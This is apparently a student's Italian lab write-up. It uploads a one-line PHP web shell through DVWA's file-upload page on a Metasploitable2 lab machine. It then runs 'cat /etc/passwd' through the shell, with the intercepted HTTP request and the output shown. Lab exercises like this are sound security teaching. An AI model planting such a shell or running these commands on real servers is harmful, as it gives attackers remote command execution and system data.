ESERCIZIO S6L1.


TRACCIA: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Per lo svolgimento di questo esercizio utilizzeremo una macchina virtuale con Kali e una con Metasploitable2 assicurandoci ci sia comunicazione tra di loro pingando le macchine:


```
┌──(pistacchio㉿kali)-[~/Desktop]
└─$ ping -c4 192.168.1.24
PING 192.168.1.24 (192.168.1.24) 56(84) bytes of data.
64 bytes from 192.168.1.24: icmp_seq=1 ttl=64 time=0.158 ms
64 bytes from 192.168.1.24: icmp_seq=2 ttl=64 time=0.158 ms
64 bytes from 192.168.1.24: icmp_seq=3 ttl=64 time=0.181 ms
64 bytes from 192.168.1.24: icmp_seq=4 ttl=64 time=0.169 ms

── 192.168.1.24 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.158/0.166/0.181/0.009 ms
```


```
msfadmin@metasploitable:~$ ping -c4 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.467 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.182 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.214 ms
64 bytes from 192.168.1.12: icmp_seq=4 ttl=64 time=0.477 ms

--- 192.168.1.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.182/0.335/0.477/0.137 ms
msfadmin@metasploitable:~$
```

Da Kali apriamo il sito di Metasploitable2 accedendo alla sezione DVWA dal Tool BurpSuite il quale intercetterà tutte le comunicazioni dal sito.





Eseguito l'accesso andremo a cambiare il security level del sito da "high" a "low".






Ora scriviamo un file .php dove andremo a scrivere la shell, ovvero " <?php system($_REQUEST["cmd"]); ?> ",
il prossimo passo è quello di caricare il file shell.php nella sezione "Upload" e vedere il path dove ha caricato il file.





Copiamo il path nell'url del browser per accedervi:



Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**

L'errore che ci dà fa riferimento alla mancanza di un comando nell'url, andremo quindi a correggere scrivendo " ?cmd=cat /etc/passwd " dove lo spazio tra "cat" e lo slash verrà tradotto come " %20 ", e BurpSuit intercetterà la richiesta:

```
GET /dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd HTTP/1.1
Host: 192.168.1.24
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=de58d73f39a10cec6d543462c44383de
Connection: keep-alive
```

Questo comando servità a mostrarci ogni utente di sistema come ad esempio l'utente root o sys nella prima riga:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

CONCLUSIONI.

L'esercizio ha dimostrato in modo efficace come una vulnerabilità nel processo di gestione dell'upload dei file possa essere sfruttata per ottenere l'esecuzione arbitraria di comandi da remoto sul server di Metasploitable2. Tale vulnerabilità risulta particolarmente critica, in quanto consente a un attaccante di eseguire operazioni malevole come la creazione di account non autorizzati o di un codice malevolo, inclusi virus e malware.